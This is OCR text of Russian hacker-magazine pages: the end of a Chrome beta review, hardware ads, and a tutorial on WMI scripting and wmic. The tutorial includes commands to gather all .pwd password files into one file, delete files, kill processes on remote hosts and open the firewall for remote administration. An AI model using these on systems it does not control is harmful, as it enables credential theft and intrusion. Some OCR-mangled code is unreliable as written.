


Диаграмма загрузки компонентов веб-страницы

Google Gears

Хакер Online - Home
Сайт журнала «Хакер» : самый авторитетный ресурс рунета, посвященный вопросам информационной безопасности.

Создать ярлыки со следующим размещением:
Рабочий стол
Меню "Пуск"
Панель быстрого запуска

OK Отмена

Всего несколько движений мышью — и веб-приложение на твоем рабочем столе!

объектов. Это характерно для некоторых библиотек; так, jQuery теперь может производиться намного быстрее, буквально одной инструкцией. Разработчики решили и извечную проблему с памятью, которую очень «любили» сложные AJAX-приложения — встроенный механизм сборки мусора не дает скрипту использовать больше памяти, чем ему необходимо. Сам движок распространяется как отдельный проект (http://code.google.com/p/v8), и ты можешь собрать его для использования в сторонних приложениях.

Scia — малоизвестная графическая библиотека, которая используется для рисования интерфейса и отображения графики. Также работает на платформе Android. Означает, что браузер вполне может стать штатным для будущей мобильной платформы.

Google Gears — плагин для браузеров, обеспечивающий дополнительные API и расширяющий функциональность веб-приложений. К примеру, — встроенную базу данных с полнотекстовым поиском, модуль для реализации оффлайн режима и расширение JavaScript. Модуль встроен прямо в браузер. Не надо ничего дополнительно загружать, как было раньше. Кстати, веб-приложения с иконками на рабочем столе и в меню «Пуск» реализованы именно через Gears. Каждый, кто пользуется браузером, теперь сможет испытать преимущества этого плагина (поддержка Gears есть в блог-движке Wordpress, а самое известное его использование — социальная сеть MySpace).

Специально для исследователей, Peteris Krumin в своем блоге описал 25 используемых в проекте открытых библиотек и компонентов, что может послужить хорошим аргументом для сторонников открытого ПО — в Google не стали изобретать велосипед и использовали проверенные открытые решения, дополняя их собственными разработками.

НЕОДНОЗНАЧНЫЕ ВЫВОДЫ

Простой в использовании и очень быстрый Chrome понравится конечным пользователям. Если ты каждый день используешь веб-приложения от Google, этот браузер станет верным другом и помощником в Сети.


Инновационная архитектура и новый движок JavaScript придутся по душе разработчикам. Но неясно назначение некоторых встроенных инструментов — вроде бы веб-разработчику они нужны и полезны, но в реальности пользоваться ими просто невозможно. Отсутствие системы плагинов не позволяет раскрыть потенциал сообщества. Но думаю, в будущем это исправят.

Говорить, что мир завоеван, и война браузеров окончена, еще рано. Появление Chrome активизировало конкурентов. Скоро выйдет Firefox 3.1 и, возможно, детище Гугл уже не будет самым быстрым браузером планеты. Движок в Mozilla, говорят, имеет гораздо больше потенциала роста в плане производительности.

warning

Google Chrome пока находится в стадии бета-тестирования — пусть открытого, но багов не избежать. Уже сейчас из-за уязвимости в движке WebKit реально заставить браузер закачивать файл без спроса пользователя. Проверить уязвимость можно по адресу: http://raffon.net/research/google/chrome/carpet.html. При проверке тебе будет закачан безобидный блокнот.


Умная адресная строка — теперь ошибиться и вместо работы зайти на Одноклассники не получится :)



FOXCONN®

www.foxconn.ru

DigitaLife















A79A-S

Производительность и развлечения цифрового мира





Создано для процессоров AMD Phenom™

Поддержка процессоров AMD Phenom™ и технологии HyperTransport™ 3.0 для увеличения пропускной способности между CPU и системой

Поддержка CrossFireX™

Поддержка технологии CrossFireX™ обеспечивает несравненные возможности расширения 3D графики


7.1-канальный звук высокой четкости Dual Digital Audio

Наслаждайся исключительной точностью воспроизведения звука благодаря сертифицированным аудио DTS CONNECT™ и Dolby Digital Live™ и соотношением сигнала к шуму 106дБ

Поддержка памяти Dual DDR2 1066MHz**

dts Connect

DOLBY DIGITAL LIVE



- Поддерживает процессоры Phenom™ FX, Phenom™ socket AM+ и процессоры Athlon™ 64
- Поддерживает HyperTransport™ 3.0 для увеличения пропускной способности между CPU и системой
- Память Dual DDR2 1066**/800/667/533MHz (8GB Max.)
- 4*PCIe x 16 Gen2.0 с поддержкой CrossFireX™ (4*x8 или 2*x16)
- 7.1-канальный звук высокой четкости Dual Digital Audio с поддержкой технологий DTS CONNECT™ и Dolby Digital Live™
- 100% ТВЕРДОТЕЛЬНЫЙ конденсатор и ферритовые сердечники для большей надежности и производительности системы

Москва: ProfCom - (495)730-5603; StartMaster - (495)783-4242; Арбайт компьютерз - (495)725-8008; АРКИС - (495)980-5407; Белый ветер ЦИФРОВОЙ - (494)730-3030; Инлайн - (495)941-6161; КИБЕРТРОНИКА - (495)504-2531; Лайт Коммуникейшн - (495)956-4951; НЕОТОРГ – сеть компьютерных магазинов - (495)223-2323; Сетевая Лаборатория - (495)500-0305; Форум-Центр - (495)775-775-9;

Альметьевск: Компьютерный мир - (8553)256-934; **Барнаул:** К-Трейд - (3852)66-6910; **Воронеж:** Рет - (4732)77-9339; **Екатеринбург:** Space - (343)371-6568; Трилайн - (343)378-7070; **Ижевск:** Корпорация Центр - (3412)438-805; **Курск:** ФИТ (ТСК 2000) - (4712)512-501; **Новосибирск:** НЭТА - (3832)304-1010; **Пермь:** Инстар Технолоджи - (342)212-4646; **Пятигорск:** Дивиком - (8793)33-0101; **Ростов-на-Дону:** Форте - (863)267-6810; **Самара:** Аксус - (846)270-5960.

** 1066MHz доступно только с процессорами AM2+



АНДРЕЙ «SKVOZNOI» КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

WMI-ТРЮКИ ДЛЯ ХАКЕРА

УЧИМСЯ ТВОРИТЬ ЧУДЕСА С ПОМОЩЬЮ СТАНДАРТНЫХ ИНСТРУМЕНТОВ WINDOWS

Если во время диалога с админом ты раз десять услышишь про какой-то непонятный WMI, удивляться не стоит. Инструмент потрясающий. Искать в локалке расшаренные ресурсы, работать с процессами, управлять установленными приложениями и драйверами — лишь малая часть того, на что способен Windows Management Interface.


Итак, что такое WMI? Windows Managemant Interface — это специально разработанный интерфейс для доступа к всевозможным элементам системы и выполнения самых разных административных задач. Умея использовать это штатное средство Винды, можно творить самые настоящие чудеса, для которых готовой утилиты зачастую просто не найти. Удивительно, что многие обходят WMI стороной. Но объяснить это можно только одним: они просто не видели его в действии!

ОСНОВЫ WMI

Существует два варианта использования WMI. Во-первых, можно использовать консоль WMI (wmic.exe), что иногда довольно удобно, но все-таки чаще к системе обращаются с помощью собственных сценариев, написанных на одном из скриптовых языков. Идея в том, что в таких скриптах можно запрограммировать самые разнообразные действия и легко автоматизировать часть рутинной работы.

Запуск таких сценариев осуществляется с помощью встроенной в Windows компоненты — WSH (Windows Scripting Host), которая по умолчанию дружит только с JScript и VBScript, но при установке специальных дополнений находит общий язык с тем же самым Perl. WSH не только интерпретирует скрипты, но еще и предоставляет им доступ к так называемым COM-серверам, что очень важно, поскольку именно с их помощью можно получить доступ к разым частям системы: запущенным сервисам, процессам, реестру, файлам и расшаренным ресурсам (и т.д. и т.п.)
Для понимания работы необходимо представлять себе структуру WMI, которая состоит из нескольких элементов.
Наиболее интересны для нас:
1. WMI-провайдеры, которые фактически являются теми самыми COM-серверами и, как мы уже выяснили, предоставляют доступ к различным частям системы.
2. Менеджер объектов CIM (Common Information Model Object Manager,


Просматриваем все работающие в данный момент сервисы с подробным описанием и приложения, установленные на удаленной машине


CIMv2 и WMI содержат наиболее интересные для нас классы

CIMOM), который отвечает за обработку запросов конечных приложений (сценариев) к WMI и доставку данных от WMI обратно приложениям.
3. И последнее — встроенный репозиторий, который хранит в себе классы и объекты. Давай разберемся, что за классы и что за объекты. Представь, что вся операционная система — это фигура, собранная из разных кубиков. Так вот, каждый кубик — это будет класс. Образно говоря: есть класс «реестр», класс «файловая система», класс «запущенные процессы», класс «беспроводной адаптер» и т.д. Обращаясь к ним, можно, во-первых, получить какую-то информацию и статистику, а, во-вторых, воздействовать на них. Но для того чтобы обратиться к конкретному кубику, необходим своего рода посредник — объект соответствующего класса. Лишь создав объект и используя его свойства и методы, мы можем выполнять действия с нужным кубиком. Система такая.
Понятно, что подобных классов в системе очень много; еще больше — свойств и методов, которыми они обладают. А любой из классов, как правило, наследуется от какого-то более общего. Короче говоря, чехарда еще та. Чтобы привести все в порядок, иерархии классов немного разгруппировали и распихали в так называемые пространства имен. По умолчанию их четыре: CIMV2, WMI, Default, и Security. Мы с тобой познакомимся с первыми двумя, поскольку именно в них содержатся наиболее практичные и интересные для нас классы.
Приступим?

ПЕРВЫЙ СКРИПТ

Приводить примеры типа «Hello, world» в нашем случае просто неуместно. Это не урок скриптовых языков — мы учимся использовать механизм WMI. Поэтому с места в карьер мы выберем один из классов и попробуем с его помощью получить важную для нас информацию.
Я не мог отказать себе в удовольствии взять что-нибудь из тематики беспроводных сетей. Поэтому в качестве примера мы возьмем класс MSNDis_80211_BSSIList, входящий в пространство имен WMI. С его помощью проще простого получить список всех доступных Wi-Fi сетей. Делается это примерно так:

ПРИМЕР НА VBSCRIPT (.VBS)

```
on error resume next
set objSWbemServices = GetObject("winmgmts:\\.\root\
wmi")
set colInstances = objSwbemServices.ExecQuery("SELECT *
FROM MSNDis_80211_BSSIList")

for each obj in colInstances
  if left(obj.InstanceName, 4) <> "WAN " and right(obj.
InstanceName, 8) <> "Miniport" then
  for each rawss id in obj.Ndis80211BSSIList ssid = ""
    wepk = rawssid.Ndis80211Privacy
    mac = Join(rawssid.Ndis80211MacAddress, "-")

    for i=0 to ubound(rawssid.Ndis80211SSid)
     decval = rawssid.Ndis80211Ssid(i)
     if (decval > 31 AND decval < 127) then
       ssid = ssid & Chr(decval)
     end if
    next
    wscript.echo ssid + "" + wepk + "" + mac
next
end if
```

Далее сохраняем все это в файлик wifi.vbs и запускаем следующим образом из командной строки:


```
cscript.exe  wifi.vbs
```


На экране тут же появится список всех доступных сетей с указанием SSID и MAC-адреса устройств. Круто? Дальше — лучше. Хочешь узнать уровень приема? Или, возможно, скорость передачи данных по беспроводному подключению? Тебе нужно просто автоматизировать подключение к сети? Нет проблем, следующие классы в твоем распоряжении:

```
MSNDis_80211_TransmitPowerLevel
MSNDis_80211_ReceivedSignalStrength
MSNDis_80211_PowerMode
MSNDis_80211_DataRates
```


Но что с ними делать? «Откуда вообще взялся этот непонятный код», — вполне резонно спросишь ты. Действительно, без знания скриптового языка сходу написать сценарией не так легко, да и попробуй запомни, какие у этих классов есть свойства и методы. Но задача в разы упрощается, благодаря существованию специальных программ-помощников:
• **WMI Code Creator**. Утилита позволяет генерировать сценарии VBScript, C#, VB .NET с использованием WMI. Тебе также предоставляется возможность интерпретировать написанное и радоваться полученным результатам.
• **ScriptoMatic**. Просматривает весь набор WMI-классов и генерирует примеры скриптов. Очень удобно использовать сгенеренные сценарии для автоматизации какой-либо работы или системного администрирования. Не надо ломать голову и вспоминать «а что же нужно сделать, чтобы вывести инфу?» . Достаточно знать, к какому пространству имен обратиться, какой из него класс вызвать и какие он содержит записи. Запускаем WMI Code Creator, открываем вкладку Query for data from a WMI class, далее указываем пространство имен root\WMI (приставка \root обязательна) и в списке Classes выбираем уже знакомый MSNDis_80211_BSSIList. В списке свойств тут же появляются







Пример запроса всех полей об установленном программном обеспечении с удаленной машины




Для корректной работы вызова Win32_Product с удаленной машины требуется установленный компонент WMI Windows Installer Provider

доступные значения, в том числе список базовых станций — Ndis80211BSSIList. Кликнув по ней, справа получаешь готовый код, который практически совпадает с тем, что мы привели в примере. Хочешь запустить скрипт и проверить его работу? Необязательно даже сохранять файл и заморачиваться с командной строкой, просто нажми на кнопку Execute Code и смотри результат.

Две следующие вкладки программы позволяют выполнить метод (т.е. какое-то действие), а также проследить за наступлением какого-то события (скажем, разряда батареи ноутбука). Последняя вкладка Browse the namespaces on this computer носит справочный характер. С ее помощью легко можно изучить содержания пространства имен, подыскать подходящий класс. Для свойства Ndis80211BSSIList программы выдает следующее описание: «Список всех BSSID в диапазоне и их свойства». Как видишь, более чем доходчиво! Обе программы доступны для закачки с сайта Microsoft, однако, в любой момент можно воспользоваться шпаргалкой, встроенной в Windows по умолчанию. Для этого через меню «Пуск» запусти wbemtest и выполни действия: подключить (connect)→ задать нужное пространство имен (например, root\CIMV2) → перечислить классы (enum classes) → рекурсивно → OK.

В заключение первого из скриптов возможно разрабатывать не только консольные приложение, но и программы с GUI-интерфейсом. Для запуска такого приложения используется уже не cscript.exe, а wscript.exe (для программ, имеющих графический интерфейс).



РАБОТАЕМ С КОНСОЛЬНЫМ РЕЖИМОМ

Наборы интерфейсов WMI доступны в штатной поставке для всей линейки Windows, за исключением Windows 95 и Windows 98. Для них требуется отдельно скачать аддон на официальном сайте Microsoft. Отметим, что при плотной работе с WMI иногда используется также консольный режим. По сути, это просто консоль, предоставляющая возможность доступа к классам WMI. Утилита wmic.exe доступна на Windows Server 2003 и Windows XP Professional, в случае других системах ее опять же требуется устанавливать отдельно.

Если у тебя по каким-то причинам нет доступа к графическим прибамбасам, скажем, ты работаешь, подключившись к удаленной системе через shell, то wmic.exe будет крайне полезной. Общий синтаксис для выполнения команды следующий:

```
wmic /node:SERVER1 команда
```

Ключ /node:SERVER1, естественно, присутствует здесь не случайно. Большинство действий посредством WMI возможно выполнять не только на локальной, но и на любой другой удаленной системе (необходимые для этого условия обозначены во врезке)! Мы к этому еще вернемся, а сейчас я приведу несколько полезных примеров для работы с файловой системой из консоли:

УДАЛЕНИЕ БОЛЬШИХ ФАЙЛОВ С РАСШИРЕНИЕМ .LOG:

```
wmic datafile where "drive='e:' and
Extension='.log' and FileSize>'10000000'"
call delete
```

КОПИРОВАНИЕ ВСЕХ .PWD-ФАЙЛОВ В ЕДИНЫЙ .TXT-ФАЙЛ

```
wmic datafile where "drive='e:' and path='\\
test\\' and Extension='.pwd'" call copy "e:\
passes.txt"
```

ПОИСК ФАЙЛОВ ПО МАСКЕ

```
wmic datafile where "drive='e:' and path='\\
test\\' and filename like '%GeorgeBush%' and
Extension='crt'" list
```

Внимательный читатель, наверняка, обратил внимание, что в этих примерах нигде явно не указывается, какой класс и какие его методы и свойства вызываются. Все правильно: программа WMIC основана на псевдонимах и позволяет использовать более простой и удобный для командной стороки синтаксис. Вывести список доступных псевдонимов можно, использовав параметр справки «WMIC /?».

РЕАЛЬНЫЕ ПРИМЕРЫ


Вернемся, однако, к непосредственно скриптам. Как-то вечером, сидя на кухне у forb'a, мы с gorl'ом обсуждали, как наиболее элегантно получить список всех установленных на машине программ с худо-бедным их описаловом. В ходе дискуссии все сошлись на том, что сделать это лучше всего как раз через WMI. Через пару минут родился следующий сценарий:

```
On Error Resume Next
strComputer = "."
```

> info

Отличная документация по WMI на русском: www.script-coding.info/WMI.html

Подробная справка: nukz.net/reference/wmi/index.html



Данная вкладка позволяет установить безопасность на выбранное пространство, которое, соответственно, содержит разные классы

Главный косяк в настройке — это разрешение группе «Все» этих привилегий

```
# подключаем пространство cimv2 (для Win32_Product)
Set objWMIService = GetObject("winmgmts:\\" &
   strComputer & "\root\cimv2")
Set colItems = objWMIService.ExecQuery("Select * from
   Win32_Product)
For Each objItem in colItems
   Wscript.Echo "Название: " & objItem.Caption
   Wscript.Echo "Описание: " & objItem.Description
   Wscript.Echo "Дата установки" & objItem.InstallDate
   Wscript.Echo "Версия: " & objItem.Version
```

Другой пример — с помощью сценариев WMI и конкретно класса Win32_Process можно запускать или, наоборот, удалять процессы как на локальной, так и на удаленной машине.
Следующий сценарий демонстрирует возможность принудительного завершения процессов с использованием метода Terminate() и класса . Сценарий завершает все процессы notepad.exe, если таковые имеются:

```
On Error Resume Next
Set objService = GetObject("winmgmts:{impersonationLeve
l=impersonate}!\\.\root\CIMV2")
If Err.Number <> 0 Then
   WScript.Echo Err.Number & ": " & Err.Description
   WScript.Quit
End If
For Each objProc In objService.ExecQuery("SELECT * FROM
   Win32_Process WHERE Name = 'notepad.exe'")
   objProc.Terminate
Next
```

Точка в строке WMI-моникера означает подключение к локальному компьютеру. Заменив точку на нужное имя компьютера, ты можешь выполнять действия на любом компьютере в локальной сети.

СЛАВА СИСТЕМЕ!

Как ты уже мог убедиться, сама операционная система включает мощные инструменты для выполнения самых разнообразных действий и операций. Теперь ты не будешь беспомощным кроликом, оказавшись на чужой системе в командной строке. И уж точно не станешь вручную выгружать из памяти 50 процессов одного приложения, которые одновременно запустились из-за какого-то глюка. Ведь если не для облегчения жизни, то для чего вообще это нужно? :)

Условия использования

Чтобы получить полноценный удаленный доступ к интерфейсу WMI и пространствам имен этой технологии, требуется соблюдение ряда условий:

1) Для вызова удаленных процедур WMI использует модель DCOM. В случае если возникает ошибка «DCOM Access Denied», то действия будут следующими: меню «Выполнить» → dcomcnfg.exe → Службы Компонентов (Component Services) → Компьютеры → Мой компьютер → Свойства (правая кнопка мыши) → вкладка «Безопасность COM». Предполагается, что в «Правах доступа» разрешен «Анонимный вход». Другой неотъемлемый фактор — разрешения на удаленный запуск и активацию. Кроме группы администраторов, которой они разрешены по умолчанию, права должны быть делегированы кому-нибудь еще. Главное тут не выдать подобные привилегии группе «Все». :)

2) Консоль управления MMC содержит всем известную вкладку «Управление Компьютером» (иногда ее требуется добавить из «Консоль → Добавить или удалить оснастку»), в которой есть отдельная оснастка «Службы и приложения». Особый интерес в ней представляет раздел «Управляющий элемент WMI». Выведи его свойства и найди вкладку «Безопасность»: в списке должны быть отражены один или несколько пространств имен. Так вот, для каждого из них можно задать свои правила доступа. Если тебе требуется удаленные вызовы, то на нужной группе, отличной от администраторов, надо присовать права «Включить удаленно». Это могут быть группы «Все», «Network Service» или созданные вручную администратором.

3) В некоторых случаях WMI оказывается недоступен из-за запрета удаленного доступа встроенным файрволом Windows. Проблему решает одна-единственная команда:

```
netsh firewall set service RemoteAdmin enable
```

4) Предположим, ты написал сценарий и пытаешься запустить его, но вдруг тебя обламывает система и выдает ошибку: «Windows Scripting Host access is disabled on this mashine». Переведи это и смирись. Похоже, администратор отключил WSH, чуть поковырявшись в реестре: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings\ (1 — включить, 0 — догадайся).


ТОНКАЯ, КАК МОЙ MP3-ПЛЕЕР, НО ЭТО НЕ ОН.
И НЕ ТРЕБУЕТ ПОДЗАРЯДКИ...
ХОЧЕШЬ УЗНАТЬ,
ЧТО У МЕНЯ В КАРМАНЕ?
ПОСМОТРИ НА
WWW.SUPER83.RU
WWW.SUPER-FILMY-PRO83.RU
WAP.SUPER83.RU
Реклама.

КОМПАКТНАЯ, КАК МОБИЛЬНЫЙ ТЕЛЕФОН, НО... И ЭТО НЕ ОН!

ЕСЛИ ХОЧЕШЬ УЗНАТЬ...




МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

АРТЕМ РОСНОВСКИЙ
/ POD@ROSNOVSKY.RU /

ПОДКАСТ-ПРАКТИКА


МАСТЕР-КЛАСС ОТ ОДНОГО ИЗ ИЗВЕСТНЕЙШИХ ПОДКАСТЕРОВ РУНЕТА

«Подкастинг — процесс создания и распространения звуковых или видео-передач (то есть, подкастов) во Всемирной Сети (обычно в формате MP3 для звуковых и Flash для видео-передач). Как правило, подкасты имеют определенную тематику и периодичность издания (однако бывают и исключения)» — Wikipedia.



АРТЕМ РОСНОВСКИЙ — редактор утреннего шоу на радио «Маяк», ведущий программы «Деньги любят», ранее — диджей радиостанции «Хит-FM». Автор и ведущий популярных подкастов, в частности, подкаста газеты «Ведомости» и издательства «Манн, Иванов и Фербер».

